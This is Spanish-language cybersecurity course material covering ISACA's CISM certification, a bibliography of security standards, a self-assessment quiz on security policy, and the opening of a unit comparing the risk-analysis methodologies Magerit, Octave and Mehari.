La Asociación de Auditoría y Control de Sistemas de Información (Information Systems Audit and Control Association, ISACA) es una asociación internacional fundada en 1967 que promueve y organiza el desarrollo de **metodologías y certificaciones** para las actividades de **auditoría y control** en sistemas de información. Entre sus productos más conocidos está el *framework* COBIT de control de sistemas de información o las certificaciones de auditoría.

ISACA ofrece también el Certified Information Security Manager (CISM o Gestor Certificado en Seguridad de la Información), dirigido específicamente al área de gestión en el contexto de la seguridad.

Los **dominios** que cubre el CISM son los siguientes:

- ▶ Gobierno de seguridad de la información.
- ▶ Gestión de riesgos de información y cumplimiento.
- ▶ Desarrollo y gestión del programa de seguridad de la información.
- ▶ Gestión de incidentes de seguridad de la información.

El proceso de certificación tiene bastantes puntos en común con el de CISSP. Concretamente, los pasos son los siguientes:

- ▶ Aprobar el examen CISM.
- ▶ Adherirse al código de ética profesional de ISACA.
- ▶ Estar de acuerdo en cumplir con la política de educación continua.
- ▶ Acreditar experiencia laboral en el ámbito de la seguridad de la información.
- ▶ Presentar una solicitud de certificación CISM.

2.7. Referencias bibliográficas

ACM SIGSAC. (2021). *ACM Conference on Computer and Communications Security (CCS), 1993 onwards*. <http://www.sigsac.org/ccs.html>

Centro Criptológico Nacional (CCN). (2006). *CCN-STIC-402. ESQUEMA NACIONAL DE SEGURIDAD POLÍTICA DE SEGURIDAD DE LA INFORMACIÓN*. <https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/66-ccn-stic-402-organizacion-y-gestion-tic/file.html>

Centro Criptológico Nacional (CCN). (2011). *CCN-STIC-805. Esquema nacional de seguridad. Política de seguridad de la información*. <https://www.ccn-cert.cni.es/series-ccn-stic/800-guia-esquema-nacional-de-seguridad/508-ccn-stic-805-politica-de-seguridad-de-la-informacion/file.html>

Cuzme Rodríguez, F., Suárez Zambrano, L., Bracho, C. L. y Pupiales Yépez, C. H. (2017). *Diseño de políticas de seguridad de la información basado en el marco de referencia COBIT* 5. https://www.researchgate.net/publication/318509533_Diseño_de_políticas_de_seguridad_de_la_información_basado_en_el_marco_de_referencia_COBIT_5

Díaz, G. (2004). *Seguridad en las comunicaciones y la información*. Universidad Nacional de Educación a Distancia.

IEEE. (s. f. a). *IEEE Security & Privacy*.
<https://ieeexplore.ieee.org/xpl/RecentIssue.jsp?punumber=8013>

IEEE. (s. f. b). *IEEE Transactions on Dependable and Secure Computing*.
<https://www.computer.org/csdl/journal/tq>

Internet Engineering Task Force (IETF). (1997). *Site Security Handbook*.
<https://www.ietf.org/rfc/rfc2196.txt>

ISO27000 (s. f.). *Serie "27000"*. <https://www.iso27000.es/iso27000.html>

NIST. (2020). *SP 800-53 Rev. 5. Security and Privacy Controls for Information Systems and Organizations*. <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>

Página web de [\(ISC\)²](#).

Página web de [DefCon](#).

Página web de [HackerHalted](#).

Real Decreto 3/2010, de 8 de enero, por el que se regula el Esquema Nacional de Seguridad en el ámbito de la Administración Electrónica. *Boletín Oficial del Estado*, de 29 de enero de 2010, núm. 25, pp. 8089-8138.
<https://www.boe.es/buscar/doc.php?id=BOE-A-2010-1330>

ISO 27001

Página web de [Norma ISO 27001](#).

La ISO 27001 es una norma desarrollada por la organización internacional de normalización (ISO), importante debido a su completitud en materia normativa en ciberseguridad y su uso extendido.

Esquema Nacional de Seguridad (España)

Página web de la [ENS](#).

El ENS es una norma para implementación de un sistema de gestión de la seguridad de la información, importante por su aplicación práctica en el ámbito del sector público español. Dispone de todos sus recursos de forma libre para su aplicación.

(ISC)²

Página web de [\(ISC\)²](#).

Página web del Consorcio Internacional de Certificación de Seguridad de Sistemas de Información para conocer más sobre dicha entidad.

Esquema Nacional de Seguridad: certificaciones 27001

Centro Criptológico Nacional. (2013). *Esquema Nacional de Seguridad. Certificaciones 27001*. <https://www.ccn-cert.cni.es/series-ccn-stic/800-guia-esquema-nacional-de-seguridad/543-ccn-stic-825-ens-iso27001/file.html>

La guía STIC-825 permite conocer y comparar cómo se relacionan el ENS con las normas ISO/IEC 27001 e ISO/IEC 27002 publicadas en 2005 y revisadas en 2013, para extraer conclusiones sobre la aplicación de ambas normativas.

Política de seguridad, guías y procedimientos

Universidad de Manchester. (s. f.). *IT policies and guidelines*. <https://www.itservices.manchester.ac.uk/aboutus/policy/>

Hay una serie de normas y directrices que cubren el uso de nuestros sistemas y servicios. Como usuario de TI en la Universidad de Manchester, se espera que el este cumpla con estas normas y directrices.

1. ¿Cuáles son los principios de seguridad en los que debe basarse toda política de seguridad?

A. Profundidad en la defensa, mínimos privilegios, diversidad de la defensa, gestión centralizada, sofisticación, identificación de puntos débiles y cierre completo de accesos ante incidentes.

B. Profundidad en la defensa, mínimos, diversidad de la defensa, gestión delegada en niveles, simplicidad, identificación de puntos débiles y cierre completo de accesos ante incidentes.

_ C. Profundidad en la defensa, mínimos privilegios, diversidad de la defensa, gestión centralizada, simplicidad, identificación de puntos débiles y cierre completo de accesos ante incidentes.

D. A y B son correctas.

La defensa debe ser diversa, profunda y centralizada para una gestión mejor y más simplificada.

2. ¿Cuáles son algunas de las principales características de un SGSI?

A. Es cíclico, se basa en monitorización continua.

B. Puede seguir un ciclo PDCA.

C. No afecta a todas las partes de la organización.

_ D. La A y la B.

Es cíclico y de mejora continua, adaptándose a nuevas circunstancias de seguridad.

El ISO27001 sigue el método *plan-do-check-act*.

3. ¿Cuáles son las fases genéricas de implantación de una política de seguridad?

- A. Implementación y pruebas.
- ☐ B. Implementación, monitorización y análisis de vulnerabilidades.
- C. Implementación, análisis de vulnerabilidades y paso a producción.
- D. Ninguna de las anteriores.

Son fases que se llevan a cabo en un SGSI, entre otras, como planificación, etc.

4. Señalar en qué fase se definen los roles necesarios en una política de seguridad:

- ☐ A. Organización de la seguridad.
- B. Misión y organización.
- C. Marco normativo.
- D. Concienciación y formación.

Los roles y responsabilidades forman parte de la organización de la seguridad.

5. En la sección de postura para la gestión de riesgos se realizan actividades como:

- A. Análisis.
- B. Definición de criterios de evaluación.
- C. Formular directivas de tratamiento.
- ☐ D. Todas las anteriores.

El análisis de riesgos, la definición de criterios de evaluación de los riesgos y sus directivas de tratamiento son fundamentales en un proceso de análisis y gestión de riesgos.

6. Indica cuál de las siguientes afirmaciones es falsa:

- A. Una política de revisión del DNI mediante un guardia de seguridad para visitantes de un centro de cálculo es un ejemplo de medida física de seguridad de la información.
- B. La disponibilidad de la información puede verse comprometida por un problema de ventilación.
- C. La seguridad física de un sistema de información tiene como ámbito de aplicación todas las instalaciones propiedad de la empresa.
- ☐ D. El establecimiento de una política de gestión de contraseñas.

Es una medida de seguridad lógica.

7. Un documento que tiene un carácter formativo y busca ayudar a los usuarios a aplicar correctamente las medidas de seguridad proporcionando razonamientos donde no existen procedimientos precisos se denomina:

A. Norma.
B. Procedimiento.
_ C. Guía.
D. Ninguna de las anteriores.

Una guía específica permite, por ejemplo, configurar de forma segura un navegador web.

8. ¿Qué es lo primero que se debe definir en todo SGSI como, por ejemplo, ISO 27001?

A. Los riesgos.
B. Los controles de seguridad.
_ C. La política de seguridad.
D. Ninguna de las anteriores.

Lo primero que hay definir es la política de seguridad, alcance y objetivos.

9. El profesional con unas capacidades muy concretas que normalmente realiza *penetration testing* de manera controlada y previo contrato o acuerdo con la empresa se denomina:

A. Auditor.
B. Analista de seguridad.
C. Ingeniero de seguridad.
_ D. *Hacker* ético.

Es un profesional que realiza un ataque al sistema de forma controlada bajo un contrato que detalla las posibles acciones.

10. La Certified Secure Software Lifecycle Professional (CSSLP) es una certificación de:

- ☐ A. (ISC)².
- ☐ B. NIST.
- ☐ C. ISACA.
- ☐ D. Ninguna de las anteriores.


Es una certificación del Consorcio Internacional de Certificación de Seguridad de Sistemas de Información (ISC)².

Ciberseguridad Web

Análisis y gestión de riesgos de ciberseguridad

Índice

Esquema	3
Ideas clave	4
3.1. Introducción y objetivos	4
3.2. Principales metodologías y herramientas	8
3.3. Planificación de un proyecto de análisis de riesgos	16
3.4. Análisis de riesgos	18
3.5. Gestión de riesgos	20
3.6. Herramienta PILAR	25
3.7. Referencias bibliográficas	38
A fondo	40
Test	42



Esquema

3.1. Introducción y objetivos

Un análisis de riesgos es un proceso sistemático que tiene como propósito **estimar la magnitud y probabilidad de los riesgos** a los que podría estar expuesta una organización y saber **qué decisión tomar** ante una posible eventualidad. Supone, por tanto, más que el hecho de calcular la posibilidad de que ocurran cosas negativas. De esta forma, se pueden priorizar los problemas y su coste potencial desarrollando un **plan de acción adecuado**, seleccionando e implementando salvaguardas para poder conocer, prevenir, impedir, reducir o controlar los riesgos identificados, todo ello dentro de un marco de gestión de riesgos.

Cada vez más, se pone de relevancia la importancia de la realización de un análisis de riesgos como un proceso fundamental en cualquier organización, pues tiene en cuenta el valor y la sanción de los datos robados o filtrados en la organización y, por tanto, debe tener controlado el valor y los riesgos a los que esos activos están sometidos. Este valor se podrá utilizar para contrastar el coste de la protección de la información en análisis contra el coste de volverla a producir.

El desarrollo de un proceso de análisis de riesgos, con base en una metodología, debe dar a conocer **qué se quiere proteger, dónde y cómo**, asegurando que, con los costes en los que se incurre, se obtienen beneficios efectivos. Para esto, se deberán identificar los recursos (*hardware, software*, información personal, accesorios, etc.) con los que se cuenta y las amenazas a las que se está expuesto.

El análisis de riesgos es una de las dos partes relativas al tratamiento de los riesgos que hay que realizar en toda organización o sistema; la otra es la gestión de estos, que consiste en **definir la estrategia** por seguir para la **mitigación** de los riesgos

resultados del análisis mediante la implantación de determinados **controles de seguridad**.



Figura 1. Esquema del tratamiento de los riesgos. Fuente: elaboración propia.

El **análisis** y la **gestión del riesgo** se encuadran dentro de un **sistema de seguridad de la información** que define una serie de procesos de seguridad a partir de la implantación de la **política de seguridad** en la organización.

Realizar análisis de riesgos es un trabajo arduo y costoso. La construcción de mapas de activos y su valoración requiere la colaboración de diversos perfiles dentro de la organización, desde directivos hasta técnicos, y no solo hay que involucrar a un gran número de personas, sino que también hay que conseguir uniformidad de criterios entre todos porque, si es importante cuantificar los riesgos, también es importante ponerlos en perspectiva. Esto es así porque, a menudo, surgen **muchos datos** en este tipo de análisis. La mejor forma de gestionar la complejidad es centrarse en lo que más importa (**máximo impacto, máximo riesgo**) e ignorar lo que es secundario o incluso insignificante. Sin embargo, si los datos no están bien ordenados en términos relativos, no es posible interpretarlos.

El análisis de riesgos es muy recomendable e incluso **obligatorio** en cualquier organización que dependa de sistemas de información y comunicación para cumplir su misión, especialmente en cualquier **entorno** donde se lleve a cabo el tratamiento electrónico de bienes y servicios, ya sea en **público o privado**. El análisis de riesgos se utiliza para informar las decisiones de inversión en tecnología, desde la adquisición de equipos de producción hasta el despliegue de un centro de reemplazo para garantizar la continuidad del negocio, incluidas las decisiones sobre la adquisición de

garantías técnicas y la selección y capacitación de personal. En definitiva, no es una tarea pequeña que cualquiera realiza en su tiempo libre, sino que es una tarea mayor que requiere esfuerzo y coordinación. Por lo tanto, debe ser planificada y razonable.

El análisis de riesgos es una **herramienta de gestión para la toma de decisiones**. Las decisiones se pueden tomar antes de implementar un servicio o mientras se está ejecutando. Realmente es preciso hacer esto antes, para que las medidas tomadas se integren en el diseño del servicio, en la selección de componentes, en el desarrollo de aplicaciones y en el manual de usuario. Todo lo relacionado con la superación de riesgos imprevistos es costoso en términos de tiempo y dinero para los demás, puede dañar la imagen de la organización y, en última instancia, conducir a una pérdida de confianza en ella. Siempre se dice que más vale prevenir que corregir y aquí se aplica: no esperes a que un servicio falle, debes anticiparte y prepararte.

El **análisis de riesgos es la base del proceso de valoración, certificación y acreditación** que formaliza la confiabilidad que merece un sistema de información. Debido a que no existen dos sistemas de información exactamente iguales, la evaluación de cada sistema en particular requiere la adaptación a sus partes constituyentes. El análisis de riesgos proporciona una vista única de cómo se ve cada sistema, cuál es su valor, qué amenazas enfrenta y qué protecciones tiene.

El análisis y gestión de riesgos es, por tanto, un paso obligado para poder llevar a cabo todas las tareas mencionadas, que se relacionan según la Figura 2:




Figura 2. Proceso de análisis y gestión de riesgos. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

Los objetivos principales de este tema son los siguientes:

- ▶ Estudiar los principios y buenas prácticas que deben regir la fase de análisis de riesgos de un sistema y un marco para su gestión.
- ▶ Conocer las principales metodologías de análisis y gestión de riesgos.
- ▶ Explicar cómo planificar un proyecto de análisis y gestión de riesgos.
- ▶ Definir y explicar los aspectos fundamentales de la metodología de análisis y gestión de riesgos Magerit.
- ▶ Explicar cómo usar la herramienta de análisis y gestión del riesgo PILAR, patrocinado por dicho ministerio, el Centro Cristológico Nacional (CCN) y la Fábrica Nacional de la Moneda y Timbre (FNMT).

3.2. Principales metodologías y herramientas

Se pueden analizar muy **diversos métodos** de análisis de riesgos. Están orientados hacia el mismo objetivo, pero cada uno de ellos exhibe un conjunto específico de características (etapas, cálculos cuantitativos, cualitativos y mixtos, informes de cumplimiento respecto a estándares, ventajas e inconvenientes, etc.). Los principales métodos de análisis de riesgos identificados por INCIBE (INCIBE, s. f.) son Magerit, Octave, CRAMM, Mehari y NIST SP 800-30. Por su parte, CyBOK (Autoridad de Aviación Civil, 2020) analiza ISO/IEC 27005:2018, NIST SP 800-30/39, IRAM, FAIR, Octave y STRIDE.

Esta sección proporciona una descripción general de algunas de las principales metodologías. Además, se hace una comparación teórica con base en una variedad de artículos académicos reconocidos. Conocer las características, puntos fuertes y débiles permitirá la posterior selección del que mejor se adapte a las necesidades, nivel de conocimientos y cualificación de cada organización.

Magerit

Magerit es una metodología implementada por el Consejo Superior de Administración Electrónica (CSAE) con el objetivo de llevar a cabo el análisis y la gestión de los riesgos activos de una organización.

De acuerdo con lo descrito en el *Libro I* de la metodología, Magerit establece un marco que permite a los órganos de gobierno de las organizaciones **tomar decisiones y gestionar los riesgos** derivados del uso del sistema de información apoyándose en la terminología de la norma ISO 31000.




Figura 3. Marco de trabajo para la gestión de riesgos ISO 31000. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

Los principales **objetivos** de esta metodología se pueden clasificar en **directos e indirectos**. El primero es sensibilizar a los reguladores sobre la prevalencia de los riesgos derivados del uso de la tecnología informática y la importancia de gestionarlos, estableciendo un enfoque de planificación eficaz de los sistemas y seleccionando los tratamientos adecuados para su control. Por otra parte, ayuda a las entidades que enfrentan procesos de auditoría, evaluación, acreditación o certificación.

Magerit v3 incluye dos libros y un manual técnico. El primer libro presenta la estructura del modelo, el segundo explica el enfoque para desarrollar el análisis y, por último, hay un manual de trabajo en el que se describen diversas técnicas, como el uso de árboles de ataque.




Figura 4. Elementos de análisis del riesgo potencial y residual. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

De acuerdo con Pascua (2021), se identifican las siguientes ventajas asociadas a esta metodología:

- «- Posibilita un alcance completo, tanto de la gestión de riesgos y el análisis.
- Facilita una gran cantidad de recursos para la identificación de las variables fundamentales, como por ejemplo tipos de activos o listado de amenazas.
- Se puede abordar el análisis de manera tanto cuantitativa como cualitativa.
- Tanto las guías como las herramientas son públicas, fácilmente accesibles en varios idiomas, y gratuitas. Para el uso de la herramienta es necesario solicitar la licencia vía correo electrónico.
- Está basada en las normas ISO (31000, 27001, 27002, 27005, 73, 7498-2,1843, etc.) y puede ser utilizada para dar cumplimiento con la certificación ISO/IEC 27001:2007».

Por el contrario, las principales desventajas, de acuerdo con el trabajo de Pascua (2021), son:

- «- Dificultad a la hora de traducir una estimación cualitativa a una cuantía económica.
- No establece explícitamente la identificación de vulnerabilidades como uno de los pasos de la metodología.
- Dentro de todos los recursos de información disponibles no se enumeran políticas de seguridad de la información».

Octave

El método Operational Threat Asset and Vulnerability Assessment (Octave) fue creado originalmente por el Software Institute of Carnegie Mellon en colaboración con el Centro de Investigación de Tecnología Avanzada y Telemedicina (TATRC). Su propósito original era facilitar el cumplimiento por el Departamento de Defensa de los Estados Unidos con las disposiciones de la ley de responsabilidad y aprovisionamiento de seguros de salud (HIPAA) (Caralli et al., 2007).

Octave incluye tanto el proceso de análisis de riesgos como la **planificación de las consecuencias de las acciones de tratamiento para reducir los riesgos considerados inaceptables** (Alberts et al., 2003). Este método considera tanto aspectos operativos tecnológicos como de seguridad de la información, lo cual permite una **toma de decisiones mejorada** para proteger activos claves (Abril et al., 2013).




Figura 5. Fases de Octave. Fuente: Alberts et al., 2003.

Se dispone de tres variantes de Octave:

- ▶ Octave-S: dirigida para las denominadas pymes.
- ▶ Octave: centrado en grandes empresas que emplean a más de trescientos empleados y, en última instancia, sin importar el tamaño de la organización.

- ▶ Octave Allegro: tiene un enfoque orientado a los activos de información. Todos aplican los pasos descritos, con los ajustes pertinentes para satisfacer necesidades específicas.

De acuerdo con el trabajo de Pascua (2021), se identifican las siguientes ventajas asociadas a esta metodología:

- «- Destaca la flexibilidad que ofrece, ya que puede ajustarse a entidades de diferentes tamaños e independientemente del entorno operativo, ya que está basada en los riesgos, la capacidad de recuperación y en el conocimiento y experiencia de cada estrato de la organización.
- Ofrece un alcance completo, ya que incluye la identificación y valoración de los riesgos, la planificación de acciones de mitigación y persigue el aseguramiento de la continuidad del negocio.
- Aproximación completa, cuyo modelo involucra, activos, interfaces, procesos, recursos, vulnerabilidades amenazas, medidas de seguridad, etc.
- Metodología auto dirigida, es decir, la organización gestiona y dirige la evaluación de sus riesgos, bien a través de un equipo multidisciplinar o a nivel individual (OCTAVE ALLEGRO).
- De carácter público, gratuita y, por tanto, puede ser utilizada en todas las organizaciones».

Por el contrario, entre las desventajas (Pascua, 2021) se encuentran:

- «- No explica en forma clara la definición y determinación de los activos de información.
- Puede resultar tediosa, de difícil comprensión y aplicación.
- Implica un elevado nivel conocimientos tecnológicos y técnicos».

Mehari

El método de análisis armonizado de riesgo (*method for harmonized analysis of risk*, Mehari) fue creado por el Club de la Sécurité de l'Information Français (CLUSIF) en 1998. Es un marco para el análisis y gestión de riesgos de la información gratuito.

El propósito principal de esta metodología es proporcionar un método conforme a los requerimientos de la ISO/IEC 27005:2018. Para realizar el análisis de seguridad se

tienen en cuenta las tres dimensiones básicas de seguridad: **confidencialidad, integridad y disponibilidad.**

